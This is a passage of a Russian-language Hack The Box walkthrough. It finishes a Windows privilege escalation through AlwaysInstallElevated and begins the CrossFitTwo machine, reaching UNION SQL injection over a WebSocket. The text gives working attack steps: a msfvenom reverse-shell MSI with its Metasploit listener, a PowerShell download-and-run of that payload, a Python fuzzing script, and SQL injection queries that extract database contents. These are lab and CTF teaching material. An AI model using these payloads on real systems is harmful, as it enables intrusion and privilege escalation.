
В выводе WinPEAS можно обратить внимание на настройку UAC, историю команд PowerShell, а главное — это установленная опция `AlwaysInstallElevated`.



UAC Status



PowerShell Settings




Checking AlwaysInstallElevated

Эта опция указывает, что любой файл MSI должен устанавливаться с повышенными привилегиями (`NT AUTHORITY\SYSTEM`). Соответственно, создав и загрузив такой файл, можно выполнять действия от имени системы даже непривилегированному пользователю.

Давай создадим файл MSI с реверс-шеллом. В этом может помочь Metasploit Framework, а именно модуль msfvenom.


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=[IP] LPORT=[PORT] -f
msi -o r.msi
```



Генерирование нагрузки

Теперь запустим универсальный листенер в Metasploit. За это отвечает модуль `handler`, которому требуется знать тип нагрузки, а также локальные адрес и порт, где нужно принимать соединение.


```
handler -p windows/x64/shell_reverse_tcp -H 10.10.14.38 -P 4321
```



Создание листенера

Загружаем файл .msi тем же способом, что и WinPEAS, а затем запускаем. Спустя несколько секунд получим новую сессию Metasploit.

```
powershell wget http://[ip_локального_хоста]:8000/r.msi -O C:\
Windows\Temp\r.msi
msiexec /quiet /qn /i C:\Windows\Temp\r.msi
```



Флаг рута

Мы захватили машину и имеем над ней полный контроль.

HTB CROSSFITTWO

CrossFitTwo

OS:	OpenBSD
Difficulty:	Insane
Points:	50
Release:	20 Mar 2021
IP:	10.10.10.232

ПРИМЕНЯЕМ НА ПРАКТИКЕ UNION SQL INJECTION, DNS REBINDING И NPM PLANTING

Сегодня мы поработаем с технологией WebSocket, проэксплуатируем UNION SQL Injection, проведем атаку DNS rebinding, заюзаем багу в приложении на Node.js и разберемся с тем, как авторизоваться на хосте при помощи YubiKey. Все это позволит нам захватить машину CrossFit 2 с площадки Hack The Box уровня сложности Insane.

RalfHacker
hackerralf8@gmail.com

INFO

Читай также: «HTB CrossFit. Раскручиваем сложную XSS, чтобы захватить хост».

РАЗВЕДКА

Адрес машины — 10.10.10.232, добавляем его в `/etc/hosts` как `crossfit2.htb` и приступаем к сканированию портов.

Справка: сканирование портов


Сканирование портов — стандартный первый шаг при любой атаке. В его результате атакующий узнает, какие службы на хосте принимают соединение. Эта информация позволяет выбрать дальнейший путь к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов для Nmap (опция `-A`).

Получаем следующие результаты.




```
Nmap scan report for crossfit.htb (10.10.10.232)
Host is up (0.36s latency).

PORT     STATE SERVICE              VERSION
22/tcp   open  ssh                  OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   3072 35:0a:81:06:de:be:8c:d8:d7:27:66:db:96:94:fd:52 (RSA)
|   256 94:60:55:35:9a:1a:a8:45:a1:ae:19:cd:61:05:ec:3f (ECDSA)
|_  256 a2:c8:6b:6e:11:b6:70:69:db:d2:60:2e:2f:d1:2f:ab (ED25519)
80/tcp   open  http                 (PHP 7.4.12)
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 200 OK
|     Connection: close
|     Connection: close
|     Content-type: text/html; charset=UTF-8
|     Date: Wed, 23 Jun 2021 08:20:54 GMT
|     Server: OpenBSD httpd
|     X-Powered-By: PHP/7.4.12
|     <!DOCTYPE html>
|     <html lang="zxx">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="description" content="Yoga StudioCrossFit">
|     <meta name="keywords" content="Yoga, unica, creative, html">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <meta http-equiv="X-UA-Compatible" content="ie=edge">
|     <title>CrossFit</title>
|     <!-- Google Font -->
|     <link href="https://fonts.googleapis.com/css?family=PT+Sans:400,700&display=swap" rel="stylesheet">
|     <link href="https://fonts.googleapis.com/css?family=Oswald:400,500,600,700&display=swap" rel="stylesheet">
|     <!-- Css Styles -->
|     <link rel="stylesheet" href="css/bootstrap.min.css" type="text/css">
|     <link rel="styleshe
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Connection: close
|     Connection: close
|     Content-type: text/html; charset=UTF-8
|     Date: Wed, 23 Jun 2021 08:20:55 GMT
|     Server: OpenBSD httpd
|     X-Powered-By: PHP/7.4.12
|     <!DOCTYPE html>
|     <html lang="zxx">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="description" content="Yoga StudioCrossFit">
|     <meta name="keywords" content="Yoga, unica, creative, html">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <meta http-equiv="X-UA-Compatible" content="ie=edge">
|     <title>CrossFit</title>
|     <!-- Google Font -->
|     <link href="https://fonts.googleapis.com/css?family=PT+Sans:400,700&display=swap" rel="stylesheet">
|     <link href="https://fonts.googleapis.com/css?family=Oswald:400,500,600,700&display=swap" rel="stylesheet">
|     <!-- Css Styles -->
|     <link rel="stylesheet" href="css/bootstrap.min.css" type="text/css">
|_    <link rel="styleshe
|_http-server-header: OpenBSD httpd
|_http-title: CrossFit
8953/tcp open  ssl/ub-dns-control?
| ssl-cert: Subject: commonName=unbound
| Not valid before: 2021-01-11T07:01:10
|_Not valid after:  2040-09-28T07:01:10
```

Результат работы скрипта

Итак, мы имеем три открытых порта:

- 22 — служба OpenSSH 8.4;
- 80 — веб-сервер OpenBSD httpd PHP/7.4.12;
- 8953 — служба Unbound.

Первым делом стоит заглянуть на доступный сайт.




Стартовая страница сайта

Сканирование веб-контента

Чтобы ничего не осталось незамеченным, информацию на сайте будем собирать через Proxy. В шапке сайта находим навигацию, а также определяем, что последняя ссылка ведет на другой поддомен: `employees.crossfit.htb`. Добавим его в файл `/etc/hosts`, также изменим имеющуюся у нас запись с `crossfit2.htb` на `crossfit.htb`.

```
10.10.10.232    crossfit.htb employees.crossfit.htb
```

На самом сайте нас встречает форма авторизации, больше ничего мы там не получим. Так как все наши действия фиксированы в Burp, заглянем в Burp History. Там мы обнаружим, что при обращении к главной странице делается запрос еще на один поддомен.




Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
http://crossfit2.htb	GET	/			200	19228	HTML		CrossFit			10.10.10.232
http://gym.crossfit.htb	GET	/ws/										unknown host

Вкладка Burp History

Добавим этот поддомен в файл `/etc/hosts` и повторим запрос к главной странице. Затем отправимся в Burp и проверим ответ, который вернул сервер при запросе к новому поддомену.

```
10.10.10.232    crossfit.htb employees.crossfit.htb gym.crossfit.htb
```



...	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
...	http://crossfit2.htb	GET	/			200	19228	HTML		CrossFit			10.10.10.232	
...	http://gym.crossfit.htb	GET	/ws/			101	159						10.10.10.232	

Request | Response
Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Origin: http://crossfit2.htb
Sec-WebSocket-Accept: tQWPjQ+fGOZA5ceJ6hKOOOKyYOE=
Upgrade: websocket
```

Вкладка Burp History

В ответе видим оповещение о смене протокола на WebSocket.

Продолжение статьи →

HTB CROSSFITTWO

ПРИМЕНЯЕМ НА ПРАКТИКЕ UNION SQL INJECTION, DNS REBINDING И NPM PLANTING

ТОЧКА ВХОДА

WebSocket

WebSocket — это протокол связи поверх TCP-соединения, предназначенный для обмена сообщениями между браузером и веб-сервером в режиме реального времени. WebSocket особенно хорош для сервисов, которые нуждаются в постоянном обмене данными, например для онлайновых игр, торговых площадок, чатов.

После установления соединения уже нет деления на клиент и сервер, а есть два равноправных участника обмена данными. Каждый работает сам по себе и, когда надо, отправляет данные другому.

Для просмотра сообщений по протоколу WebSocket перейдем к Burp WebSocket History. Там находим единственное сообщение, в содержимом которого будет приветствие, информация о команде **help** и какой-то токен.

Вкладка Burp WebSocket History

Работать с WebSocket будет удобно с помощью интерактивной консоли. Ее несложно организовать при помощи Python 3 и модуля **websockets**.

```
python3 -m websockets ws://gym.crossfit.htb/ws/
```

Установление соединения WebSockets

После подключения нам сразу пришло знакомое сообщение. Давай попробуем получить справку. Сообщение с командой нужно будет отправить тоже в JSON.

```
{"command":"help"}
```

Запрос справки

В ответе нам сообщают о неверном токене, поэтому повторяем отправку, но включаем новый параметр.

```
{"command":"help", "token":
"29a20a82768c1531e28fe18a519a59fbe986801ebdcd543920dbe3bdaa8c20d9"}
```

Повторный запрос справки

Наше сообщение остается без ответа, а после повторной отправки нам вообще сообщают, что токен больше не действителен, и дают новый токен. Интересно! Давай поищем фрагмент кода, который отвечает за отправку сообщений. В панели браузера переходим к вкладке Debug и находим файл **ws.min.js**.

Повторный запрос справки

В коде находим отправку сообщения в параметре **message** и токена — в параметре **token**. Отправляем свое сообщение в аналогичном формате.

```
{"message":"help","token":
"cdfc745eb97670fb768678a2fbe3d37eabd307dac630720392892e5525ad87f8"}
```

Повторный запрос справки

Наконец нам пришел ответ, откуда мы узнаем о трех доступных командах: **coaches**, **classes** и **memberships**.

Отправим все три команды и внимательно посмотрим на ответ сервера.

Команда coaches

Команда classes

Команда memberships

Во всех случаях нам вернули HTML-код страницы. В первом варианте мы получаем просто информацию о тренерах, во втором — список занятий, а вот в ответ на команду **memberships** заодно со списком приезжает выбор опций. Реализован он как функция **check_availability**, в которую передается число от 1 до 4. Посмотрим код этой функции в уже знакомом файле **ws.min.js**.

Код функции check_availability

Функция отправляет три параметра:

- **message** — содержит строку **available**;
- **params** — число, переданное в функцию;
- **token**.


```
{"message":"available","params":"1","token":
"6775bfe48d278f7a5bc90dcb6c0e9b47e8cfcfa266446ef8345f9e01e83e6233"}
```

Отправка сообщения available

В этом сообщении я отправил четыре параметра и получил два разных варианта ответа: успешный и нет. При этом мы еще получаем пояснение в параметре **debug**. То есть мы отправляем параметр, который система обрабатывает и дает результат, а значит, это место для тестирования!

Дальше я написал скрипт на Python 3, который в цикле запрашивает параметр.

```
#!/usr/bin/python3

import json
from websocket import create_connection

def send_command(ws, token):
    inp = input("> ")
    ws.send('{"message":"available","params":"' + inp + '","token":"'
+ token + '"}')
    req = ws.recv()
    token = json.loads(req)['token']
    print(req)
    return token

ws = create_connection("ws://gym.crossfit.htb/ws/")
req = ws.recv()
token = json.loads(req)['token']

for _ in range(100):
    token = send_command(ws, token)
```



Результат работы скрипта

Все работает, идем дальше.

SQL Injection

Так как ответ выбирается в зависимости от отправленного параметра, первым делом я решил проверить SQL-инъекцию. Благо я регулярно составляю словари для тестов и нужный как раз имелся под рукой. Чтобы использовать его, немного подправим код.

```
#!/usr/bin/python3

import json
import time
from websocket import create_connection

def send_command(ws, token):
    inp = input("> ")
    ws.send('{"message":"available","params":"' + inp + '","token":"'
+ token + '"}')
    req = ws.recv()
    token = json.loads(req)['token']
    print(req)
    return token

def send_command2(ws, token, inp):
    print("input: <" + inp + ">")
    ws.send('{"message":"available","params":"' + inp + '","token":"'
+ token + '"}')
    req = ws.recv()
    token = json.loads(req)['token']
    print(req)
    return token

ws = create_connection("ws://gym.crossfit.htb/ws/")
req = ws.recv()
token = json.loads(req)['token']

with open('/home/ralf/tmp/wordlists/SQL/1.check_sqli.txt', 'r') as f:
    wordlist = f.read().split('\n')[:-1]

for w in wordlist:
    token = send_command2(ws, token, w)
```

Результат работы скрипта

При отправке любого сообщения, содержащего двойную кавычку ("), ответа мы не получаем. По этой причине исключим из словаря любую нагрузку, содержащую этот символ. И повторим выполнение.

Результат работы скрипта

Результат работы скрипта (продолжение)

Просматривая вывод, обнаружим реакцию сервера на четыре нагрузки. Смотрим комментарий SQL:

- **1 and 1** и **1 and true** вернет действительный ответ;
- **1 and 0** и **1 and false** вернет наш ввод;
- **1 -- -** вернет действительный ответ.

Я нашел уязвимость, и теперь ее нужно эксплуатировать. Первым делом найдем нагрузки для эксплуатации, поэтому сменим словарь и повторим выполнение скрипта.

Результат работы скрипта

Результат работы скрипта (продолжение)

В результате есть реакция на UNION-нагрузки. А именно при отправке **-1 UNION ALL SELECT 1,2#** получим ответ, параметр **name** которого содержит **2**, а при отправке **-1 UNION ALL SELECT USER(),SLEEP(5)--** в параметре **id** ответа присутствует имя пользователя базы данных. Такая уязвимость называется UNION SQL Injection и позволяет добавить к выборке столбцы таблицы, которые ранее были нам не видны.

Вернем последние две строки нашего первоначального скрипта для ручной работы и приступим к эксплуатации.

```
for _ in range(100):
    token = send_command(ws, token)
```

Первым делом получим версию базы данных.

```
-1 UNION ALL SELECT 1,@@version #
```

Версия базы данных


На хосте работает MySQL, поэтому дальше мы будем использовать ее синтаксис. Получим имена всех имеющихся баз. Мы можем выводить всего одну строку, поэтому используем функцию **GROUP_CONCAT** для объединения нескольких строк в одну, а разделителем будет пробел.

```
-1  UNION ALL SELECT 1,GROUP_CONCAT(schema_name, ' ') FROM
information_schema.schemata #
```

Список имен баз

База **information_schema** служебная, поэтому нас не интересует. Давай узнаем привилегии нашего пользователя в других базах.

```
-1  UNION ALL SELECT 1,GROUP_CONCAT(grantee, ' ', table_schema,' ',
privilege_type, '\n') FROM information_schema.schema_privileges #
```



Привилегии пользователя для баз

